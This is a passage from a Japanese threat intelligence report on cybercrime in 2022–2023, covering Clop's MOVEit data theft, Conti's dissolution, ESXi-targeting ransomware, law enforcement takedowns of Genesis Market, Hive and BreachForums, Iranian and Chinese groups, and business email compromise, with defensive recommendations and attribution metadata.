Transferという2つのファイル管理サービスのゼロデイ脆弱性を利用し、300社以上（一説には約600社）からデータの窃取に成功したと主張しています。暴露サイトに掲載されているのは身代金を支払っていない組織なので、実際に何社が被害を受けたのか正確なところは分かりません。

ランサムウェアグループがこうした活動を行うのは珍しいことですが、データを窃取して身代金を要求するというのは、このグループによる攻撃の新たな主流となっています。2020年後半以降、GOLD TAHOEは、ファイル管理アプリケーションのゼロデイ脆弱性とNデイ脆弱性の両方を使って、サービス利用者の脅迫を試みています。注目すべきはゼロデイ脆弱性が使われている点で、組織の資金がいかに潤沢かが分かります。ゼロデイ攻撃は開発や調達に多額の費用が掛かり、これまでは国家の支援を受けている攻撃者が行っていたものだからです。

図9. GOLD TAHOEがファイル転送ソリューションへの攻撃で利用したサービス（出典：Secureworks）

GOLD TAHOEはこうしたサービスを悪用することで共有ファイルにアクセスしており、中にはMOVEit Transferへの攻撃で**Zellisの給与支払い情報が流出**[8]した時のように、サードパーティが原因となる場合もあります。信頼した第三者サービスの侵害、特にベンダーのプラットフォームのゼロデイ脆弱性攻撃を防ごうと思っても、一組織でできることはほとんどありませんが、脅威を検知・軽減するための対策はいくつかあります。

- **共有ファイルの保存ポリシーを強化し、必要なときだけデータを利用できるようにする。**
- **機密性の特に高いデータ（PIIなど）については、ファイル共有サービス上に保存されていないキーを必要とするファイルレベルの暗号化で保護する。プラットフォームがそうした機能をサポートしていない場合は、この種のデータの保管方法としてふさわしくない可能性がある。**
- **転送時や保存中のデータは暗号化する。**
- **ファイルにアクセスがあった際のアラートを有効にし、異常を常に監視する。**
- **侵害が発生した時点でどんなファイルがあったか迅速に確認できるよう、監査を行う。**
- **オンプレミスのソリューションに対するネットワークフロー監視を行い、大量のデータ送信を検知・警告する。**


Conti解散 – 活動を続ける残存勢力

ウクライナでの戦争がサイバー犯罪エコシステムにもたらした最も大きな影響と言えば、ランサムウェアContiの運営組織である GOLD ULRICK が2022年前半に解散したことでしょう。Contiが消滅する数か月前には、Conti の暴露サイト上でGOLD ULRICKの活動情報が大々的に開示されました。この暴露は、ロシアによるウクライナ侵攻にGOLD ULRICKが即座に支持を表明したことに怒ったウクライナの加盟メンバーによるものと言われています。解散の詳しい理由はいまだ不明ですが、Contiの名前が損なわれ、その名称を使っていると標的組織から身代金が支払われにくくなることをメンバーが懸念した可能性はあります。また、2022年5月に米国務省が、Contiのランサムウェア活動の主犯格の身元や居場所の特定につながる情報を提供した人に1,000万ドルの報奨金を出すと発表[9]したことを受けて、グループが動揺したということも考えられます。こうした不都合な厳しい目が注がれたことが解散の原因になったのかもしれません。

しかし、解散したからと言って、グループのメンバーがランサムウェアのエコシステムからずっといなくなったわけではありません。以前には、Darksideが改名してBlackMatterとなったように、ランサムウェア活動を停止してリブランディングを行った組織もいましたが、GOLD ULRICKはそうしたことはせずに、既存の組織に合流したようです。Contiとその加盟メンバーは、他のランサムウェアグループに協力し始めました。

実際、Conti解散後、ある加盟メンバーがLockBitやSuncrypt、Montiといったランサムウェアの運営組織との連携に乗り出していることが確認されています。Contiのリーダーと思われる人物（Contiチャットログでは「Stern」と名乗っていました）も解散後、QuantumやKarakurt、Diavol、Royalといったランサムウェアグループと取引していることが確認されました[10]。また、BlackBastaやNokoyawaといったグループも、Contiの元メンバーとつながっています[11]。

こうした状況から、犯罪者が広いネットワークの中で臨機応変に変化し、横のつながりを生かして協力しながら共通の目的を果たしていることが分かります。ランサムウェアのエコシステムというのは、それぞれが独自の領域で閉鎖的に活動するバラバラな組織の集まりではありません。RaaSモデルの登場によって、個人でどのグループとも連携できるようになった結果、連携していく中で、解体されるグループが出た場合でも他のグループに頼ることができる強固な横のつながりが生まれたのだと考えられます。



ランサムウェア – 生き残るグループと消えるグループ

Torには、2、3件程度の被害しか掲載されていないランサムウェアグループの暴露サイトも多数あります。昨年、VendettaやDunghill Leak、CrossLockといったグループは、サイトへの掲載件数が3件以下でした。成功するグループもいれば、一発屋で終わってしまうグループもいるのはなぜなのでしょうか。

競争の激しいマーケットで生き残って成功し、解体の憂き目に遭わないために求められるのは、活動でインパクトを残しつつも厳しい監視の対象にならないという絶妙なバランスです。標的組織に身代金を支払わせることが彼らの目的ですが、そのためには、標的組織の事業活動を停止させ、公開されては困るデータを窃取することができないといけません。また、脅迫が本気であり、支払えばきちんとデータが返還されると標的組織に認知させることも必要です。こうすることで、組織の評判が確立されます。しかし、成果を上げれば上げるほど、政府や警察からの監視の目も厳しくなります。

どこが管轄権を持つかという問題は残っていますが、法執行機関はここ数年、ランサムウェア運営組織とその加盟メンバーを摘発できないまでも妨害はできることを見せつけてきました。2021年には、Darksideによる Colonial Pipelineへの攻撃に関して、**支払われた身代金を回収しています**[12]。2023年2月には、TrickBotとContiのランサムウェア運営に関与した人物に対して**制裁を発動**[13]。また、Hiveランサムウェアの運営組織に**潜入し**[14]、そのインフラを停止するといった行動にも出ています。

その結果、多くのグループが、厳しい監視を受けるのを避けるため、国の重要インフラや政府機関、医療・教育機関を標的にすることを禁止すると公表するようになりました。例えば、Clopを運営するGOLD TAHOEは、MOVEit Transferの大規模なゼロデイ脆弱性攻撃により複数の組織からデータを窃取しましたが、その後「政府・自治体・警察組織」に関するデータは削除したと**発表**[15]しました。しかしながら、GOLD TAHOEは暴露サイトに複数国の公的機関を依然掲載しています。

非公開のグループで運営するか、加盟メンバーの管理を厳しくすれば、このように特定の組織を標的から外すといったことは、管理が緩い組織に比べてやりやすくなります。

例えば、GOLD MYSTICは加盟メンバーの管理が緩く、標的の選定や身代金の交渉、支払われた身代金の分配をメンバーに任せています。こうした管理方法は規模の面でかなりメリットがあり、それはLockBitの毎月の攻撃数の多さからも見て取れます。一方で、一部のメンバーの行動によって不用意に注目を集めてしまうという恐れもあります。2022年12月にLockBitのある加盟メンバーがカナダのトロントにある小児病院を標的にした際には、GOLD MYSTICが暴露サイトに謝罪文を**投稿**[16] し、ファイルとアクセス権限を復旧するための復号キーを病院に無料で提供したと言われています。また、**GOLD MYSTIC** は、この加盟メンバーがGOLD MYSTICと活動することを禁止したと主張しました。他にも、イギリスのRoyal MailがLockBitに攻撃された際は、暴露サイトにその名前が掲載されるまで、GOLD MYSTICのリーダーを自称するLockBitSuppは攻撃を把握していなかったようだとも言われています。

中には、そこまで慎重にやっていないようなグループもあります。例えば、GOLD VICTORが運営するVice Societyは、2023年6月下旬に活動停止に追い込まれるまで、専ら教育・医療機関を標的にし続けました。その後、ランサムウェアの名前をRhysidaと改めて復活[17]したようですが、復活後も教育・医療機関を標的にしています。

ランサムウェアグループが生き残って繁栄するためには、変化に適応し続けることも必要です。近頃は、VMWare ESXiホストを暗号化するよう設計されたLinux亜種を用いるグループが増えてきており、サードパーティの報告では、Royal、Black Basta、LockBit、BlackMatter、AvosLocker、REvil、HelloKitty、RansomEXX、MichaelKorsなどがこうした亜種を用いたランサムウェア攻撃を行っているとされています。また、2021年9月に流出したBabuk ESXiのソースコードをベースにした知名度の低い亜種[18]も複数確認されています。その1つがESXiArgsランサムウェア[19]攻撃です。2023年初めに、VMWare ESXiハイパーバイザーにおけるOpenSLPのヒープオーバーフローの脆弱性（CVE-2021-21974）を利用して、脆弱性スキャン・攻撃によるランサムウェアの波状攻撃を行いました。フランスとイタリアのサイバーセキュリティ機関が発行したアドバイザリーによると、2021年2月23日からはパッチも提供されたにもかかわらず、このキャンペーンにより世界全体で約3,200台のVMWare ESXiサーバーが侵害されたとのことです。ESXiArgsランサムウェアは、サイズが128MBより大きいファイルについては一部のみを暗号化し、それより小さいファイルについては全体を暗号化することが確認されています。

このように新しい亜種が急増している背景には、一般的にESXi環境がWindows 環境に比べて保護やツールが十分でないと認識されていることがあるようです。仮想環境の設定状況にもよりますが、ESXiホスト1台が暗号化された場合の影響は甚大になる恐れがあります。

Secureworksのインシデント対応コンサルタントはこの1年、LockBitやESXiArgs、ALPHV（BlackCat）などのグループが行ったVMWare ESXiサーバーへの複数のランサムウェア攻撃に対応してきました。一方で、LockBitがmasOCで暗号化ツールを起動しようとした事例が複数回あったものの、侵入後のランサムウェアでmacOS環境を狙ったものというのは依然としてまれです。

反撃とその効果

バイデン・ハリス政権は2021年、サイバー犯罪などの攻撃者への対応を重点項目に掲げましたが、それは今回の報告期間中も続いています。米国の法執行機関とその他の政府機関は、国外のパートナーと共に、Webサイトの差し押さえ、制裁の発動、逮捕令状の発行などを引き続き比較的速いテンポで進めています。

こうした活動が結果としてどれほどの長期的効果を与えるのかはまだ分かりません。一方では、既に述べたように、一部のランサムウェアグループは重要なインフラ機関への攻撃を避け続けているようです。法執行機関に目を付けられないようにするための計画的な行動である可能性はありますが、米国政府が重要インフラ部門のサイバーセキュリティの改善に**注力**[20]している効果が表れているとも考えられます。

他方、攻撃者は早速組織の再結成や作り替えに取り組んでいます。捜査機関の管轄外で活動する組織では、それが特に顕著です。逮捕される危険がなく、資産を差し押さえられにくい状況では、犯罪ビジネスから手を引こうという気はまるで起こらないのです。さらに、経済制裁は**テクノロジー分野**[21]に特に影響を与えていると思われるため、一部とはいえ、仕事を失った人がサイバー犯罪に向かってしまうことも考えられます。

図10. 2023年の法執行機関による活動成果（出典：Secureworks）

Genesis Marketからの一時的な大量脱出

2023年4月初めにGenesis Marketの**クリアネット**のWebサイトが閉鎖されたことは、少なくとも初めはユーザーのGenesis Marketに対する信用を揺るがしたようです。しかし閉鎖後も、ホスティングの速度に制限はあるものの、Genesis MarketはTorネットワークで活動を続けていました。この閉鎖は「クッキーモンスター作戦」と呼ばれ、Genesis Marketのユーザーを対象に119人が逮捕されましたが、いずれも所有者や管理者でないことが分かっています。

4月下旬まで数週間にわたりログの補充がストップしていたものの、CTUリサーチャーが調査したところ、Genesis Marketの運営者は依然活動しており、5月には新たに1,874個のログがサイトに追加されていました。クリアネットが閉鎖された4月4日時点でクリアネットのサイトには468,275個のログが、翌5日にはTorサイトに468,480個のログが保管されていました（両ドメインが同じサーバーをポイントしていたためデータ数がほぼ同数）。さらに6月6日には、Torサイト上のログ数が471,284個に増加しています。しかし、逮捕劇がユーザーの信用に与えた影響を考えると、ログ数が少し増えたからといって、必ずしも売上が増えた、もしくはそれまでと同程度を維持できたとは限りません。




図11. クリアネットのWebサイト閉鎖前後のGenesis Marketのログ数（出典：Secureworks）

こうして見ると、法執行機関による活動でクリアネット上の活動を停止できることは分かりますが、ダークウェブ上でホストされているサービスを閉鎖するのはそこまで簡単ではないようです。とはいえ、クリアネットの閉鎖はユーザーに明らかに不信感を芽生えさせました。アンダーグラウンドフォーラムでのやり取りを見ていると、復活したサイトを法執行機関によるおとりと考えているユーザーもいました。また攻撃者の中でも、明らかな懸念を抱いて代替策を探す者もいれば、Tor上でコマンド&コントロール（C2）インフラとの通信を必要とするGenesis Market独自のブラウザであるGenesium Browserとその拡張機能のパフォーマンスに不満を抱いたと思われる者もいます。さらに、サイトの所有者はクリアネットの閉鎖におびえたのか、直後の6月にTorサイトを閉鎖して非公表の買い手に売却しています。

Genesis Marketが流行した理由

主に静的な窃取データを販売する他のマーケットと異なり、Genesis Marketでは、「ボット」と呼ばれる高機能で使いやすい独自のシステムを運用しています。ボットは動的なシステムで、被害者の情報を常時アップデートするため、パスワードの変更や新しくアクセスしたサイトなども把握できます。

Genesis Marketにおいて「ボット」という用語は、マーケットや窃取データを常時更新するマルウェアのことを指します。窃取データには、詳細なログイン情報やCookie、デジタルフィンガープリントなどあらゆるものが含まれます。

ボットを購入した人は、現在使用しているWebブラウザに対応したプラグイン、もしくはChromiumベースの専用ブラウザを使用して窃取データを利用できるようになります。いずれの方法でも、複雑な処理の大半をシステムが行うことで、買い手は窃取したデータで被害者になりすますことができるため、犯罪者による不正アクセスが非常に簡単になります。また、いずれの方法にも、セキュリティシステムから逃れるための検知回避機能が備わっています。


一方、Russian Marketなどで多く販売されているのは、従来型の情報窃取マルウェアのログです。このログは窃取した情報の生のダンプで、パスワードやCookie、クレジットカード番号、個人認証情報などの機密データが含まれています。ただし、ログをすぐに使用できるようにする専用のソフトウェアは提供されません。したがって買い手は、データを使うためにシステムを手動で設定するか、ユーザー名とパスワードを平文で直接入力しなければならないため、Genesis Marketと比べて手間が掛かり、技術的な要求も厳しくなります。

Breachforumsが攻撃を受ける

BreachForums（別名Breached）は、2022年2月に閉鎖されたRaidForumsをそのまま引き継いだフォーラムですが、1年間の活動後、2023年3月にFBIが主導する法執行機関による合同作戦における捜査対象となりました。この結果、フォーラムの所有者兼管理者である「Pompompurin」こと[Conor Brian Fitzpatrick][22]が逮捕され、ハッキングと児童ポルノ所持の罪を[認めました][23]。これを受けて、もう1人の管理者である「Baphomet」は、バックエンドサーバーの一部が法執行機関の管理下に置かれた可能性があると明らかにし、その後サイトを永久に閉鎖する声明を発表しました。6月19日には、ライバルフォーラムの管理者が、攻撃グループShinyHuntersがBaphometと共に立ち上げた新しいBreachForumsのサイトを侵害したと明らかにしました。この侵害の後、新しいBreachForumsのデータベースが、Telegramなど複数のプラットフォームでリークされたと言われています。

ランサムウェアHiveのインフラ解体

今年、法執行機関により解体・閉鎖されたのはアンダーグラウンドフォーラムやアンダーマーケットだけではありません。1月には、FBIがオランダやドイツの当局と協力した[国際的な作戦][24]で、GOLD HAWTHORNEが運営するRaaSであるHiveの関連インフラを捜査し、グループ内の連絡に使われていたWebサイトとサーバーを差し押さえ、Hiveを表面上活動停止に追い込みました。FBIは昨年7月より同グループのネットワークに侵入し、押収した復号キーをRaaS攻撃の被害組織に提供してきたとのことです。この活動が、グループメンバーへの利益を断ち、多くの組織の被害を食い止めたことは間違いありません。



TrickBot運営メンバーへの制裁

TrickBotのケースでは、インフラではなく人が捜査対象となりました。2023年2月、英国外務・英連邦・開発省（FCDO）と米国財務省外国資産管理局（OFAC）は合同で、TrickBotマルウェアの開発と展開に関する活動に関与した7人の人物に制裁措置を課しました。GOLD BLACKBURNとして当社が追跡していたこのグループは、現在は消滅したランサムウェアConti（GOLD ULRICKが運営していたランサムウェアで、巧妙な攻撃を大量に仕掛けていました）の運営者と深く関わっていました。制裁の目的は、米英両国の個人や組織に対し、制裁リストに入っている人物・団体との取引（金銭の支払い、支払いのサポートなど）を禁止することです。これにより、この7人は犯罪で得た収入を資金洗浄することが難しくなり、収益を上げにくくなることが考えられます。OFACが制裁を発動したのは、昨年5月に仮想通貨のミキサーに対して初めて発動したのに次いで2回目です。この時は、ミキサーが北朝鮮政府の資金洗浄支援に関与していたことが理由でした。

法執行機関は長らく管轄権の問題を抱えてきました。管轄が分かれているために、サイバー犯罪に関わる人物の身元特定に支障が生じるだけでなく、逮捕の妨げにもなっていたのです。こうした状況を打開する方法となりうるのが、ここ最近試みられている「妨害か起訴か」という捜査手法です。この方法であれば、たとえ攻撃者を起訴できなくても、少なくとも活動を妨害し、金銭の獲得・出費や国をまたいだ移動、ロシアからの出国を完全に阻止することができます。

曖昧になるRomCom RAT

ウクライナでの戦争は、当初の期待ほどサイバー犯罪に恒久的なダメージを与えていません。ただ、サードパーティのリサーチャーやメディアは、通常のサイバー犯罪と国家主導のサイバー活動の境界が曖昧になってきている可能性を**指摘しています**[25]。例えば、Cubaランサムウェアの運営組織である**GOLD FLAMINGO**は、金銭目的の活動に加えて諜報活動を行っていたとして起訴されています。

GOLD FLAMINGOは2022年8月、侵入の際にランサムウェアCubaと共にRomCom RATを展開したと**報告されています**[26]。その後、CERT-UA（ウクライナ政府のCSIRT）は、RomCom RATによって**ウクライナ国内の**[27]政府機関や軍事施設が狙われたことを確認しています。

図12. GOLD FLAMINGOが運営するCubaランサムウェアの暴露サイト。本レポート作成時では、2023年7月11日の被害が最新になっている。（出典：Secureworks）

ウクライナ侵攻開始後、Cubaランサムウェアの暴露サイトに掲載される被害組織の数は年末にかけて減少していきました。年末に一時的に増加したものの、今年に入ってからの4か月間は1件も追加されていません。ロシア政府の代理活動に集中している可能性はありますが、GOLD FLAMINGOがRomCom RATを独占的に使用しているのではなく今は別のグループがそうした活動を行っているということも考えられます。Cubaランサムウェア自体がウクライナの標的に対して展開されていることはないようで、ランサムウェアグループとロシアの諜報機関が日常的に共謀していることを示す決定的証拠はまだ見つかっていません。

中国によるサイバー犯罪活動

ランサムウェア攻撃のかなりの割合が、ロシアもしくはその近隣のCIS諸国に拠点を置くサイバー犯罪者により行われていることが分かっていますが、これに当てはまらないケースもあります。この1年、金銭目的で活動している中国系と思われるグループによるサイバー攻撃が確認されているのです。その中でも特に注意すべきなのが**GOLD FIESTA**です。

2023年2月に行われた複数のインシデント対応において確認されたGOLD FIESTAの侵入活動をCTUが分析したところ、Hello、Cring、Raptureの3つのランサムウェアの前兆となる活動との明らかに一致する部分があることが分かりました。例えば、ウイルス対策回避をもくろむ中国語のリサーチと関連したPowerShellのInvoke-Expressionコマンドレットとしては珍しいSet-Aliasコマンドが使われていました。これは、2023年に行われたRaptureによる攻撃、2021年に行われたHelloとCringによる攻撃でも観測されました。このことから、これらのランサムウェアを開発、展開したのはGOLD FIESTAである可能性が高そうです。また、他のランサムウェアファミリーを開発、展開していることも考えられます。

GOLD FIESTAは、2023年2月の侵入ではそれ以前の攻撃と同様に、SharePointサーバーの脆弱性に対して脆弱性スキャン・悪用を仕掛けたものと思われます。なお、Helloの前兆となる活動を**サードパーティが調べた**[28]ところ、SharePointの脆弱性（CVE-2019-0604）が侵入に使われたことが分かっています。

もうひとつ、金銭目的で活動している中国系グループと思われるのが、**GOLD BARONDALE**です。このグループが2022年11月に行った攻撃でDNSロギングプラットフォームを利用しており、以前から中国政府支援のグループと関連していました。この時は、ネットワーク上の標的に到達される前に阻止したため金銭目的の攻撃だったのか定かではありませんが、通常のサイバー諜報活動では珍しい相手が標的にされていました。

GOLD FIESTAもGOLD BARONDALEも共通して、**BRONZE UNIVERSITY** や**BRONZE ATLAS**といった中国政府が支援する多くの諜報グループと同じく、中国語でのセキュリティリサーチと主に結び付けられるオープンソースのツールやテクニックを用いています。こうしたグループが、母国語で書かれたオープンソースリサーチに含まれているツールやテクニックを選ぶことは十分に考えられるでしょう。2020年に米国でBRONZE ATLASのメンバーが**起訴**[29]された時と同様、複数のグループでメンバーが一部重なっている可能性もあります。

金銭目的で活動するイラン系ランサムウェアグループ

イラン政府の支援を受けている攻撃グループは、標的型攻撃のための破壊的ツールとしてランサムウェアを用いることが常套化しています。使用相手として多いのが、特にイスラエルなど中東における敵対勢力です。しかし、あるイラン系グループは、こうした政治的目的ではなく金銭目的にランサムウェア型攻撃を用いている点で異彩を放っています。

COBALT MIRAGEは、少なくとも2020年6月から活動しており、脆弱性スキャン・悪用戦術を用いた広範囲な侵入を行ったのちに、Microsoft BitlockerとオープンソースのDiskCryptorという暗号化ソリューションを用いてランサムウェア攻撃を仕掛けています。COBALT MIRAGE の活動についてCTUリサーチャーが初めて公に報告したのは2022年5月のことで、これまで複数のインシデント対応を実施してきました。しかし、CTU以外にもこのグループに関する報告書は相次いで公開されたものの、犯罪活動を妨げられることなく行える状態にあったことや、自身の儲けになるという動機があったためか、攻撃は続きました。なお、このグループは、公開された脆弱性とその実証用コードを素早く取り込む点には非常に長けていますが、痕跡を隠すのは不得手です。

Secureworksは2022年9月14日、Ahmad Khatibi（Afkar System Co.のCEO）、Mansour Ahmadi（Najee TechnologyのCEO）、そしてMansour Ahmadiと関連する第3の人物（通称Secnerd）が、COBALT MIRAGEの活動とつながっていることを示す信頼できる技術的証拠（図13）を記した詳細なレポートを**発表**[30]しました。

```
File Name                       : Hi.pdf
Directory                       : .
File Size                       : 39 kB
File Modification Date/Time     : 2021:12:17 08:55:00+00:00
File Access Date/Time           : [redacted]
File Inode Change Date/Time     : [redacted]
File Permissions                : rwxr-xr-x
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Language                        : en-US
XMP Toolkit                     : 3.1-701
Producer                        : Microsoft Word 2019
Creator                         : ahmad khatibi
Creator Tool                    : Microsoft® Word 2019
Create Date                     : 2021:12:17 23:54:22+03:30
Modify Date                     : 2021:12:17 23:54:22+03:30
Document ID                     : uuid:[redacted]
Instance ID                     : uuid:[redacted]
Author                          : ahmad khatibi
```

図13. COBALT MIRAGEのランサムウェア攻撃に関係している人物の身元を示したドキュメントのメタデータ（出典：Secureworks）

その後同日中に、米国司法省はAhmad Khatibi、Mansour Ahmadi、そして3人目のAmir Hosseinに対し、小児病院をはじめ国内の数百の機関への攻撃に関与したとして起訴状を**発行しました**[31]。

また財務省は、この3人のほか7人に対して**制裁を課し**[32]、ファイブ・アイズの複数の機関の活動を踏まえた、サイバーセキュリティに関する共同報告書を発表しました。報告書では、この3人がイスラム革命防衛隊（IRGC）に協力する攻撃者だとしています。ただし、ランサムウェア活動がIRGCの指示をどの程度反映したものだったのか、IRGCのための活動と並行して行っていた副業的なものだったのかは不明です。考えられるオペレーションモデルは下図のとおりです。

9月の報告書発表以後、COBALT MIRAGEによるランサムウェア攻撃は止まっているようですが、メンバーが別のプロジェクトで活動を続けている可能性はあります。

図14. Najee、Secnerd、Afkar System、IRGC-IOの関係推定図（出典：Secureworks）

執拗に続くビジネスメール詐欺

ビジネスメール詐欺（BEC）は、組織が巻き込まれるさまざまなサイバー犯罪の中でも、特に金銭的被害が大きい脅威です。1件1件で見るとランサムウェア攻撃に比べて被害額は少ないかもしれませんが、非常に発生数が多いということもあり、総額はランサムウェアをも上回っています。FBIの試算[33]によると、米国で報告されたBECの攻撃数は2022年だけでも21,832件に上り、調整済み損失額は27億ドルと、前年の24億ドルから増加しています。一方、2022年に米国内で報告されたランサムウェア攻撃の数は2,385件で、調整済み損失額は約3,430万ドルと試算されています。ただし個人でも企業でも、ランサムウェア攻撃よりもBECの報告の方が積極的に行われている可能性があるため、数字は多少偏っている恐れがあります。

BECインシデントで多いのが、攻撃者がメールのやりとりを傍受して途中から参加者の1人になりすますという方法です。本物の支払い情報を修正して、振込先を本来の受取人ではなく攻撃者の管理している銀行口座に変更させるよう仕向けます。

